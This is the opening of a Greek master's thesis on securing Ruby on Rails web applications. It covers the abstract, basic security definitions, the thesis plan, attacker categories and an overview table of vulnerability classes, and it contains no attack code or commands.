


Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	***Ασφάλεια διαδικτυακών εφαρμογών με χρήση της πλατφόρμας Ruby on Rails*** ***Web application security using Ruby on Rails platform***
Ονοματεπώνυμο Φοιτητή	***Ευάγγελος Μάλαμας***
Πατρώνυμο	***Νικόλαος***
Αριθμός Μητρώου	***ΜΠΠΛ 14048***
Επιβλέπων	***Παναγιώτης Κοτζανικολάου, Επίκουρος Καθηγητής***

Ημερομηνία Παράδοσης:

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα

Επιτελική σύνοψη

Η ραγδαία άνοδος στη χρήση του διαδικτύου επεκτείνεται τα τελευταία χρόνια και σε καθημερινές δραστηριότητες (αγορές, πωλήσεις προϊόντων, ενημέρωση, συναλλαγές) και εχει δημιουργήσει μια αλματώδη ανάγκη για ανάπτυξη διαδικτυακών εφαρμογών. Το κενό έρχονται να καλύψουν τα προγραμματιστικά πλαίσια που έχουν αναπτυχθεί σε διάφορες γλώσσες και έχουν σαν σκοπό την σημαντική μείωση του χρόνου που απαιτείται για την ανάπτυξη μιας διαδικτυακής εφαρμογής. Ζητούμενο είναι όχι μόνο η λειτουργικότητα αλλά και η ασφάλεια αφού οι περισσότερες από αυτές διαχειρίζονται ευαίσθητα δεδομένα χρηστών όπως προσωπικά δεδομένα, αριθμοί λογαριασμών ή αριθμοί πιστωτικών καρτών. Η παρούσα μεταπτυχιακή διατριβή έχει ως στόχο να εξετάσει την ασφάλεια στον σχεδιασμό μιας διαδικτυακής εφαρμογής με τη χρήση του προγραμματιστικού πλαισίου Ruby on Rails. Προς αυτή την κατεύθυνση η παρούσα μεταπτυχιακή διατριβή παρουσιάζει μια ανάλυση των απαιτήσεων ασφάλειας των σύγχρονων διαδικτυακών εφαρμογών, των κύριων απειλών ασφάλειας που αντιμετωπίζουν, καθώς και των ευπαθειών που εκμεταλλεύονται οι απειλές ασφάλειας. Στη συνέχεια αναλύονται οι βιβλιοθήκες και οι τεχνολογίες ασφάλειας που παρέχει η πλατφόρμα Ruby on Rails, για την ανάπτυξη ασφαλών διαδικτυακών εφαρμογών. Σε πρακτικό επίπεδο, θα αναπτυχθεί μια διαδικτυακή εφαρμογή με τη χρήση της πλατφόρμας Ruby on Rails, για την ανάρτηση άρθρων, η οποία θα ενσωματώνει πολλές από τις τεχνικές ασφάλειας που υποστηρίζει η εν λόγω πλατφόρμα. Τέλος θα πραγματοποιηθεί ένας έλεγχος των απαιτήσεων ασφάλειας με το εργαλείο ανάλυσης ευπαθειών Nessus, και με βάση τα αποτελέσματα του ελέγχου προτείνονται επιπλέον τεχνικές λύσεις ασφάλειας για την επιτυχή αντιμετώπιση των απειλών.

Abstract

The rapid growth of the Internet haw evolved during the last years in various day-to-day activities (such as e-shopping, information, other transactions) and has created a tremendous need for developing web applications. Various web application development platforms come to cover this gap for various various programming languages and are designed to signifiacantly reduce the time required for the development of a web application. Besides the functionality, security is also a major requirement, since many web applications handle sensitive user data such as personal data, account numbers or credit cards numbers.

This master thesis aims to examine security during the design of web applications, based on the Ruby on Rails framework . For this purpose, we will analyze the security requirements of typical web applications. We will present the main security threats that web applications face, as well as the common security vulnerabilities that may be exploited by those security threats. Then we will analyze the softaware libraries and the security technologies supported by the Ruby on Rails web framework, for the development of secure web applications. In the practical part of this thesis, we wil develop a web application for posting articles, using the Ruby on Rails web framework, that will incorporate many of the security techniques presented above. Finally we will perform a vulnerability scanning in the web application using the Nessus scanner, and based on the results we will suggesting additional security mitigation solutions to overcome the remaining threats.

Πίνακας Περιεχομένων

Ευρετήριο πινάκων

Ευρετήριο εικόνων

Κεφάλαιο 1: Εισαγωγή

Στο συγκεκριμένο κεφάλαιο θα περιγράψουμε το πρόβλημα που μελετάμε στην παρούσα εργασία και θα παρουσιάσουμε τις βασικές έννοιες που θα χρησιμοποιηθούν στη συνέχεια. Ακόμα θα παρουσιαστούν η δομή και οι στόχοι της εργασίας καθώς και η μεθοδολογία που θα ακολουθήσουμε συνοδευόμενη με ένα πλάνο υλοποίησης.

1.1 Εισαγωγή και περιγραφή του υπό μελέτη προβλήματος

1.1.1. Διαδικτυακές εφαρμογές

Ως Διαδικτυακή εφαρμογή (Web application) είναι κάθε εφαρμογή η οποία είναι διαθέσιμη στους χρήστες της μέσω του διαδικτύου (internet) και ο χρήστης για να τις χρησιμοποιήσει χρειάζεται μόνο τον περιηγητή του (browser). Στην πραγματικότητα πρόκειται για εφαρμογές λογισμικού, τύπου πελάτη – εξυπηρετητή (client – server). Οι εφαρμογές αυτές συνήθως εκτελούνται σε ισχυρές υπολογιστικές μηχανές οι οποίες έχουν τον ρόλο του σταθμού εξυπηρέτησης και παρέχουν τις υπηρεσίες τους σε περισσότερους του ενός χρήστη. Αυτού του είδους οι εφαρμογές παρουσιάζουν μια σειρά πλεονεκτήματα. Καταρχάς οι χρήστες των διαδικτυακών εφαρμογών έχουν άμεση προσβασιμότητα στις εφαρμογές που θέλουν να χρησιμοποιήσουν από οποιονδήποτε υπολογιστή ή άλλη συσκευή έχει ιντερνέτ χωρίς την εγκατάσταση κάποιου επιπρόσθετου λογισμικού. Η μόνη απαραίτητη εφαρμογή είναι ο περιηγητής διαδικτύου ο οποίος είναι προεγκατεστημένος σε όλα τα λειτουργικά συστήματα ακόμα και στις φορητές συσκευές αλλά και στα κινητά τηλέφωνα. Επιπλέον έχουν την δυνατότητα να τις χρησιμοποιούν ανεξάρτητα από την τοποθεσία ενώ είναι συμβατές με όλα τα λειτουργικά συστήματα αφού εκτελούνται μέσω του περιηγητή και όχι στον υπολογιστή του χρήστη για αυτό και δεν καταναλώνουν πόρους από την υπολογιστική μονάδα του χρήστη [1].

Με βάση τα παραπάνω γίνεται εύκολα κατανοητό γιατί το πλήθος των διαδικτυακών εφαρμογών πολλαπλασιάζεται με ραγδαίους ρυθμούς κάθε χρόνο. Οι υπηρεσίες και οι λειτουργίες που εκτελούνται σε καθημερινή βάση από τους χρήστες μέσω αυτών των εφαρμογών (όπως εισαγωγή, διαχείριση πιστοποίηση προσωπικών δεδομένων, συναλλαγές μέσω διαδικτύου κ.ά) τις καθιστούν βασικό στόχο επιθέσεων.

1.1.2 Ασφάλεια διαδικτυακών εφαρμογών – Βασικές έννοιες

Στην επιστήμη της πληροφορικής, ασφάλεια είναι εκείνος ο κλάδος που ασχολείται με την προστασία όλων των αγαθών (assets) που απαρτίζουν μια εφαρμογή είτε από συμπτωματική είτε από κακόβουλη ενέργεια. Έχει σαν βασικές απαιτήσεις την διασφάλιση της ακεραιότητας (Integrity) της αυθεντικότητας (authentication), της εμπιστευτικότητας (Confidentiality), της διαθεσιμότητας (Availability) και της μη αποποίησης ευθύνης (Non repudation) [2].

Παρακάτω δίνουμε τους ορισμούς των βασικών απαιτήσεων ασφάλειας:

- **Ακεραιότητα (Integrity):** Ο έλεγχος της ακεραιότητας εστιάζει στην μη εξουσιοδοτημένη τροποποίηση (π.χ. εγγραφή, ανανέωση ή διαγραφή) των πληροφοριών που μπορεί να πραγματοποιηθεί με ή χωρίς δόλο. Μια εφαρμογή πρέπει να επιτρέπει ενέργειες τροποποίησης μόνο σε εξουσιοδοτημένους χρήστες και παράλληλα να εξασφαλίζει την ακρίβεια και την πληρότητα των διακινούμενων πληροφοριών, ώστε οι πληροφορίες που αποστέλλονται να καταλήγουν στον τελικό αποδέκτη όπως ακριβώς στάλθηκαν.
- **Αυθεντικότητα (Authentication):** Η αυθεντικότητα είναι η διαδικασία που αποσκοπεί στην εξακρίβωση της ταυτότητας ενός χρήστη. Συνεπώς, από τη στιγμή που η ταυτότητα του χρήστη πιστοποιείται, το σύστημα του δίνει και τα ανάλογα δικαιώματα πρόσβασης (access permissions).
- **Εμπιστευτικότητα (Confidentiality):** Είναι έννοια στενά συνδεδεμένη με την ιδιωτικότητα (privacy) και τη μυστικότητα (secrecy). Αφορά την προστασία των ευαίσθητων πληροφοριών από άτομα που δεν είναι εξουσιοδοτημένα από το σύστημα ή είναι

εξουσιοδοτημένα με περιορισμένα δικαιώματα (restricted permissions). Η εμπιστευτικότητα συνήθως εξασφαλίζεται με τεχνικές κρυπτογράφησης.

- **Διαθεσιμότητα (Availability):** Είναι εκείνη η υπηρεσία ασφάλειας που επιτρέπει στους εξουσιοδοτημένους χρήστες να χρησιμοποιούν την εφαρμογή όποτε θέλουν, χωρίς αδικαιολόγητη καθυστέρηση και σύμφωνα πάντα με τις προδιαγραφές του συστήματος.
- **Μη αποποίηση ευθύνης (Non repudiation):** Μη αποποίηση ευθύνης σημαίνει ότι ένας χρήστης δεν μπορεί να αρνηθεί την εκτέλεση μιας λειτουργίας και κανένα από τα συναλλασσόμενα μέρη δεν έχει τη δυνατότητα να αρνηθεί τη συμμετοχή του σε μια συναλλαγή. Οι υπηρεσίες μη αποποίησης ευθύνης πρέπει, σε περίπτωση που χρειαστεί, να μπορούν να αποδείξουν την προέλευση, μεταφορά και παραλαβή των δεδομένων. Σε τέτοιες περιπτώσεις συνηθίζεται η καταγραφή ενεργειών των εξουσιοδοτημένων χρηστών **(Security auditing)** [5].

Βασικές έννοιες

Βασικές έννοιες για την κατανόηση των ζητημάτων ασφάλειας που θα παρουσιαστούν στην παρούσα εργασία είναι οι παρακάτω:

Η έννοια του **αγαθού** (asset) ορίζεται ως κάθε αντικείμενο ή πόρος που χρειάζεται να προστατευτεί και χωρίζονται στις εξής κατηγορίες: **Φυσικά αγαθά** (πχ υπολογιστές, διαδικτυακή υποδομή κλπ), Αγαθά δεδομένων (π.χ. αρχεία), **Αγαθά λογισμικού** (πχ λειτουργικό σύστημα, εφαρμογές) [3] [4].

Ως **επιπτώσεις** (impact) ορίζονται οι απώλειες που μπορεί να προκληθούν εάν τροποποιηθεί ένα αγαθό. Οι επιπτώσεις μπορεί να είναι άμεσες (π.χ. το κόστος επαναγοράς αγαθών) ή έμμεσες (π.χ. νομικές, κοινωνικές ή επιπτώσεις που βλάπτουν την αξιοπιστία και το κύρος).


Ως **απειλή** (threat) ορίζουμε οποιοδήποτε περιστατικό κακόβουλο ή μη που θα μπορούσε να παραβιάσει την ασφάλεια μιας εφαρμογής και να προκαλέσει ζημιά (π.χ. άρνηση υπηρεσίας, παραβίαση προσωπικών δεδομένων κλπ) [3] [4].

Ευπάθεια (vulnerability) ονομάζεται μια αδυναμία στην εφαρμογή η οποία μπορεί να οφείλεται είτε σε σφάλματα κατά την σχεδίαση είτε κατά την υλοποίηση και μπορούν να επιτρέψουν την πραγματοποίηση μιας απειλής [3] [4].

Ως **εκμετάλλευση** (exploit) ορίζονται τα προγραμματιστικά σφάλματα που εντοπίζονται στο λογισμικό και μπορούν να οδηγήσουν σε μη εξουσιοδοτημένη πρόσβαση στο σύστημα ή και στην άρνηση παροχής της υπηρεσίας του δικτύου του συστήματος [3] [4].

Επίθεση είναι μια ενέργεια που εκμεταλλεύεται τις ευπάθειες του συστήματος και υλοποιεί μια απειλή. Η διαφορά της με την απειλή είναι ότι στην μια περίπτωση μιλάμε για ένα γεγονός που θα μπορούσε να πραγματοποιηθεί ενώ στην άλλη για μια επιτυχή εκμετάλλευση μιας ευπάθειας [3] [4] [12] [13].


Τα είδη των επιθέσεων σε διαδικτυακές εφαρμογές μπορούν να πολλά και διαφορετικά. Η έκθεση του WhiteHat Website Security statistics δίνει μια εικόνα για τις πιθανές επιθέσεις και την συχνότητα τους στην παρακάτω εικόνα (Εικόνα 1).



Εικόνα 1 : Πιθανές επιθέσεις σε διαδικτυακές εφαρμογές [2]

1.1.3 Ασφαλής σχεδίαση διαδικτυακών εφαρμογών

Όλες οι διαδικτυακές εφαρμογές βασίζονται περισσότερο η λιγότερο στην παρακάτω αρχιτεκτονική [43]:



Εικόνα 2: Αρχιτεκτονική διαδικτυακής εφαρμογής [43]

Όταν πραγματοποιείται μια επίθεση ένας κακόβουλος χρήστης προσπαθεί να εκμεταλλευτεί αδυναμίες που υπάρχουν σε οποιοδήποτε από τα επίπεδα της εφαρμογής. Συνήθως οι αδυναμίες εντοπίζονται στο επίπεδο του σχεδιασμού της εφαρμογής και του τρόπου υλοποίησης.

Χαρακτηριστικά με βάση την Έρευνα Ασφάλειας της εταιρίας Trustwave του 2016 μετά από εξέταση εκατομμυρίων επιθέσεων σε διαδικτυακές εφαρμογές σε 17 διαφορετικές χώρες διαπιστώθηκε ότι το 97% είχε κάποια ευπάθεια ασφάλειας [6].

Με βάση αυτά γίνεται κατανοητό ότι βασικό στάδιο στον τομέα της ασφάλειας είναι η πρόληψη (prevention) που αποσκοπεί στην λήψη μέτρων πριν την επίθεση σε συνδυασμό με την ανίχνευση (detection) που μας επιτρέπει να αντιληφθούμε κενά ασφαλείας που πιθανόν υπάρχουν.

1.1.4 Ανάπτυξη και Ασφάλεια διαδικτυακών εφαρμογών με χρήση της πλατφόρμας Ruby on Rails

Η ανάγκη για γρήγορη υλοποίηση μιας διαδικτυακής εφαρμογής και απλοποίηση των διαδικασιών για τη πραγματοποίηση της έχει οδηγήσει στην ανάπτυξή πολλών και σημαντικών προγραμματιστικών πλαισίων (frameworks). Τα εργαλεία αυτά πολλές φορές παρουσιάζουν ευπάθειες ασφάλειας όμως διαθέτουν και πολλές βιβλιοθήκες που επιτρέπουν εφόσον χρησιμοποιηθούν σωστά να αυξήσουν σημαντικά το επίπεδο ασφάλειας μιας εφαρμογής.

Η κατάλληλη επιλογή προγραμματιστικού εργαλείου για την δημιουργία μιας διαδικτυακής εφαρμογής βασίζεται αρχικά στην ευχέρεια του προγραμματιστή στη γλώσσα προγραμματισμού που το συγκεκριμένο εργαλείο βασίζεται ώστε να μπορεί πέρα από τα έτοιμα εργαλεία να διαμορφώσει και δικά του, αλλά και φυσικά με το είδος της εφαρμογής που θέλει να δημιουργήσει και τις βιβλιοθήκες που προσφέρονται για αυτό.

Στη συγκεκριμένη εργασία θα χρησιμοποιηθεί το Ruby on Rails που είναι ένα πλαίσιο ανάπτυξης λογισμικού Ιστού ανοιχτού κώδικα για τη γλώσσα προγραμματισμού Ruby. Σε συνδυασμό με τη PostgreSQL για την βάση δεδομένων και έναν Puma server για την διαδικτυακή εφαρμογή.

1.2 Στόχοι της εργασίας

Στόχος της παρούσας εργασίας είναι η παρουσίαση του σχεδιασμού μια ασφαλούς διαδικτυακής εφαρμογής με την χρήση του προγραμματιστικού πακέτου Ruby on Rails.

Για τον σκοπό αυτό, θα γίνει:

1. Μια θεωρητική μελέτη για το ζήτημα της ασφάλειας των διαδικτυακών εφαρμογών
2. Μια συνοπτική παρουσίαση των πιο σημαντικών ευπαθειών και απειλών που αντιμετωπίζει μια διαδικτυακή εφαρμογή
3. Αναλυτική παρουσίαση του προγραμματιστικού πλαισίου Ruby on Rails, των βιβλιοθηκών και των εργαλείων ασφάλειας που προσφέρει.
4. Δημιουργία μιας διαδικτυακής εφαρμογής με χρήση του προγραμματιστικού πλαισίου Ruby on Rails και χρήση επιλεγμένων βιβλιοθηκών και εργαλείων ασφάλειας που διαθέτει.
5. Αξιολόγηση του επιπέδου ασφάλειας της εφαρμογής που δημιουργήθηκε και των ευπαθειών της με τη χρήση εργαλείου ανάλυσης ευπαθειών (vulnerability scanner) καθώς και προτάσεις βελτίωσης της.

1.3 Μεθοδολογία και πλάνο της εργασίας

Η μεθοδολογία που θα ακολουθηθεί στην παρούσα εργασία θα είναι η εξής:

1. Καθορισμός των στόχων της εργασίας
2. Συλλογή, μελέτη και παρουσίαση του θεωρητικού υποβάθρου σχετικά με την ασφάλεια διαδικτυακών εφαρμογών και το προγραμματιστικό πλαίσιο Ruby on Rails, τις βιβλιοθήκες και τα εργαλεία ασφάλειας που διαθέτει
3. Δημιουργία του εργαστηριακού περιβάλλοντος για την υλοποίηση της διαδικτυακής εφαρμογής με το προγραμματιστικό πλαίσιο Ruby on Rails και της ανάλυσης ευπαθειών. Εγκατάσταση Ruby 2.4.0, Rails 5.1, Sublime text 2, VirtualBox 5.1.4, Chrome, Nessus Vulnerability scanner 6.10, Puma web server, openssl 1.0.7 και τα λειτουργικά συστήματα Mac OS και Ubuntu 16.04.
4. Δημιουργία μιας διαδικτυακής εφαρμογής με χρήση του Ruby on Rails και ενσωμάτωση επιλεγμένων βιβλιοθηκών ασφάλειας. Η διαδικτυακή εφαρμογή θα εξυπηρετείται σε puma server στο λειτουργικό σύστημα Ubuntu.
5. Έλεγχος ασφάλειας της διαδικτυακής εφαρμογής με χρήση του εργαλείου Nessus Vulnerability scanner
6. Συμπεράσματα και προτάσεις

1.4 Δομή της εργασίας

Η δομή της παρούσας εργασίας χωρίζεται ως εξής:

Στο **Κεφάλαιο 1** (Εισαγωγή) γίνεται μια παρουσίαση της δομής της εργασίας σε συνδυασμό με μια συνοπτική παρουσίαση του θέματος που εξετάζουμε ενώ περιλαμβάνεται και μια σύντομη αναφορά σε βασικές έννοιες που σχετίζονται με θέματα ασφάλειας

Στο **Κεφάλαιο 2** (Εισαγωγή στην ασφάλεια διαδικτυακών εφαρμογών) γίνεται μια λεπτομερής αναφορά σε όλα όσα πρέπει να γνωρίζει ένας προγραμματιστής διαδικτυακών εφαρμογών και ειδικότερα σε ότι έχει να κάνει με τις αδυναμίες, τις επιθέσεις και τα μέτρα προστασίας που αφορούν τις διαδικτυακές εφαρμογές.

Στο **Κεφάλαιο 3** (Εισαγωγή στο προγραμματιστικό πλαίσιο Ruby on Rails) γίνεται μια αναλυτική παρουσίαση του προγραμματιστικού πλαισίου Ruby on Rails καθώς και του τρόπου λειτουργίας του.

Στο **Κεφάλαιο 4** (Ασφάλεια στο προγραμματιστικό πλαίσιο Ruby on Rails) γίνεται μια αναλυτική περιγραφή των διαθέσιμων εργαλείων και βιβλιοθηκών ασφάλειας που προσφέρει το προγραμματιστικό πλαίσιο Ruby on Rails.

Στο **Κεφάλαιο 5** (Ασφαλής σχεδιασμός διαδικτυακής εφαρμογής με χρήση του προγραμματιστικού πλαισίου Ruby on Rails) γίνεται παρουσίαση από τη δημιουργία μιας διαδικτυακής εφαρμογής με χρήση των εργαλείων ασφάλειας και των αντίστοιχων βιβλιοθηκών που προσφέρονται στο Ruby on Rails.

Στο **Κεφάλαιο 6** (Έλεγχος ασφάλειας με χρήση του εργαλείου Nessus) γίνεται μια παρουσίαση του εργαλείου ανάλυσης ευπαθειών Nessus και χρησιμοποιείται ούτως ώστε να πιστοποιηθεί η ασφάλεια της διαδικτυακής εφαρμογής που δημιουργήθηκε. Γίνεται παρουσίαση των ευρημάτων καθώς και προτάσεις αντιμετώπισης των ευπαθειών που εντοπίστηκαν.

Στο **Κεφάλαιο 7** (Συμπεράσματα) γίνεται μια παρουσίαση των συμπερασμάτων που προέκυψαν κατά την διαδικασία εκπόνησης της εργασίας και αφορούν τις ευπάθειες που μπορεί να παρουσιαστούν κατά την σχεδίαση και υλοποίηση μιας διαδικτυακής εφαρμογής με την χρήση του προγραμματιστικού πλαισίου Ruby on Rails.

Στο τέλος της εργασίας υπάρχει μια αναλυτική αναφορά στις βιβλιογραφικές και διαδικτυακές πηγές που αξιοποιήθηκαν κατά την μελέτη και συγγραφή της παρούσας μεταπτυχιακής εργασίας

1.5 Πλάνο υλοποίησης της εργασίας

Τα παραδοτέα φαίνονται συγκεντρωτικά στον παρακάτω πίνακα :

Πίνακας 1: Συγκεντρωτική περιγραφή παραδοτέων εργασίας

Παραδοτέο	Περιγραφή	Ημερομηνία παράδοσης
Π1	Πρόταση εκπόνησης μεταπτυχιακής εργασίας	29/05/2017
Π2 (Κεφάλαια 1,2)	Εισαγωγή και θεωρητική παρουσίαση της Ασφάλειας διαδικτυακών εφαρμογών	09/07/2017
Π3 (Κεφάλαιο 3)	Αναλυτική παρουσίαση του προγραμματιστικού πλαισίου Ruby on Rails	16/07/2017
Π3.1	Δημιουργία και αρχική επίδειξη εργαστηριακού περιβάλλοντος	16/07/2017
Π4 (Κεφάλαιο 4)	Αναλυτική παρουσίαση των βιβλιοθηκών ασφάλειας που προσφέρει το Ruby on Rails	23/08/2017
Π5 (Κεφάλαιο 5)	Περιγραφή της διαδικτυακής εφαρμογής και της ενσωμάτωσης επιλεγμένων βιβλιοθηκών ασφάλειας	30/08/2017

Π5.1	Ολοκληρωμένη υλοποίηση της εφαρμογής	30/08/2017
Π6 (Κεφάλαιο 6)	Έλεγχος αδυναμιών ασφάλειας της διαδικτυακής εφαρμογής. Παρουσίαση των αποτελεσμάτων	25/09/2017
Π7	Συμπεράσματα	25/09/2017
Π8 (ΤΕΛΙΚΗ ΕΚΔΟΣΗ)		25/09/2017

Κεφάλαιο 2: Εισαγωγή στην ασφάλεια διαδικτυακών εφαρμογών

Σε αυτό το κεφάλαιο θα προσπαθήσουμε να αναλύσουμε τις κυριότερες ευπάθειες που μπορούν να απειλήσουν τις διαδικτυακές εφαρμογές και οι οποίες σε μεγάλο βαθμό οφείλονται στην ίδια την σχεδίαση της εφαρμογής. Αυτό δεν σημαίνει ότι φτιάχνοντας κανείς μια ασφαλή διαδικτυακή εφαρμογή κι έχοντας εφαρμόσει όλους τους κανόνες ασφάλειας αυτή θα παραμένει ασφαλής στο πέρασμα του χρόνου. Οι ευπάθειες διαδικτυακών εφαρμογών διαρκώς μεταβάλλονται με αποτέλεσμα μια εφαρμογή που κρίνεται σήμερα ασφαλής να χρειάζεται αλλαγές προκειμένου να παραμείνει και στο μέλλον απέναντι σε νέες απειλές και νέα είδη επιθέσεων που θα έχουν παρουσιαστεί.

2.1 Κατηγορίες εχθρών

Είναι σημαντικό στην προσπάθεια παροχής ασφάλειας σε μια διαδικτυακή εφαρμογή να είμαστε σε θέση να αναγνωρίσουμε τους πιθανούς επιτιθέμενους. Η κατηγοριοποίηση αυτών έχει ως εξής:

- **Crackers:** Οι συγκεκριμένοι επιτιθέμενοι αρέσκονται στο να δημιουργούν προβλήματα χωρίς προφανή λόγο. Μπορεί να πραγματοποιούν επιθέσεις για να προκαλέσουν βανδαλισμό ή για επίδειξη. Χρησιμοποιούν συχνά προϊόντα επίθεσης από το διαδίκτυο. Οι προθέσεις τους συνήθως δεν είναι εχθρικές ωστόσο προκαλούν σημαντικές ζημιές.
- **Ερευνητές:** Ένας ερευνητής μπορεί να εργαστεί σκληρά για να ανακαλύψει αδυναμίες σε πρωτόκολλα ασφάλειας και στη συνέχεια να εκδώσει τα αποτελέσματα στο διαδίκτυο.
- **Εγκληματίες:** Το διαδίκτυο έχει γίνει ελκυστικό μέρος για εγκλήματα λόγω της μεγάλης διάδοσης και ανωνυμίας που παρέχει. Τα διαδικτυακά εγκλήματα εκτείνονται σε ένα ευρύ φάσμα που εμπεριέχει από απλές απάτες με κλοπή πιστωτικών καρτών έως προσεκτικές επιθέσεις για πρόσβαση σε χρήμα ή πληροφορίες. Κατά κύριο λόγο η πρόθεση των εγκληματιών είναι το οικονομικό όφελος.
- **Ανταγωνιστές:** Ένας ανταγωνιστής δεν κλέβει χρήματα, ούτε καταστρέφει αρχεία αλλά έχει ως στόχο να αποκτήσει πρόσβαση σε δεδομένα που είναι πολύτιμα γι' αυτόν.
- **Εσωτερικοί εχθροί:** Πρόκειται συνήθως για υπάλληλους της επιχείρησης. Οι εσωτερικοί εχθροί μπορούν να αποτελέσουν την πιο σοβαρή απειλή κι αυτό γιατί έχουν πρόσβαση στο σύστημα και σε ευαίσθητες πληροφορίες.

2.2 Ευπάθειες ασφάλειας

Οι βασικές κατηγορίες των ευπαθειών που οφείλονται σε σφάλματα υλοποίησης της εφαρμογής παρουσιάζονται στον παρακάτω πίνακα:


Πίνακας 2 : Ευπάθειες ασφάλειας [11]

Ευπάθειες ασφάλειας	Περιγραφή
Injections vulnerabilities	Το συγκεκριμένο είδος ευπαθειών δίνει την δυνατότητα σε ένα κακόβουλο χρήστη να τροποποιήσει τις παραμέτρους που εισάγονται σε μια εφαρμογή και να αλλοιώσει τα ερωτήματα προς την βάση δεδομένων (queries)
Business logic vulnerabilities	Το συγκεκριμένο είδος ευπαθειών μπορεί να χρησιμοποιηθεί από κακόβουλους χρήστες ώστε να παρακαμφθεί η ομαλή λειτουργία της εφαρμογής προς όφελος του
Session management vulnerabilities	Το συγκεκριμένο είδος ευπαθειών προκύπτει από την λανθασμένη διαχείριση των μεταβλητών συνόδου (session variables) οι οποίες χρησιμοποιούνται για να καταγράφεται η κατάσταση της εφαρμογής και του διαπιστευμένου χρήστη

Στη συνέχεια θα παρουσιάσουμε τα είδη των επιθέσεων αφορούν καθεμία από τις παραπάνω γενικές κατηγορίες ευπαθειών καθώς και παραδείγματα για το πως μπορούν να πραγματοποιηθούν.

2.2.1 Injections vulnerabilities (Ευπάθειες έγχυσης)

Στην παρακάτω εικόνα βλέπουμε τα είδη των πιθανών επιθέσεων που μπορεί να πραγματοποιηθούν αξιοποιώντας ευπάθειες έγχυσης.



Εικόνα 3: Απειλές από ευπάθειες έγχυσης

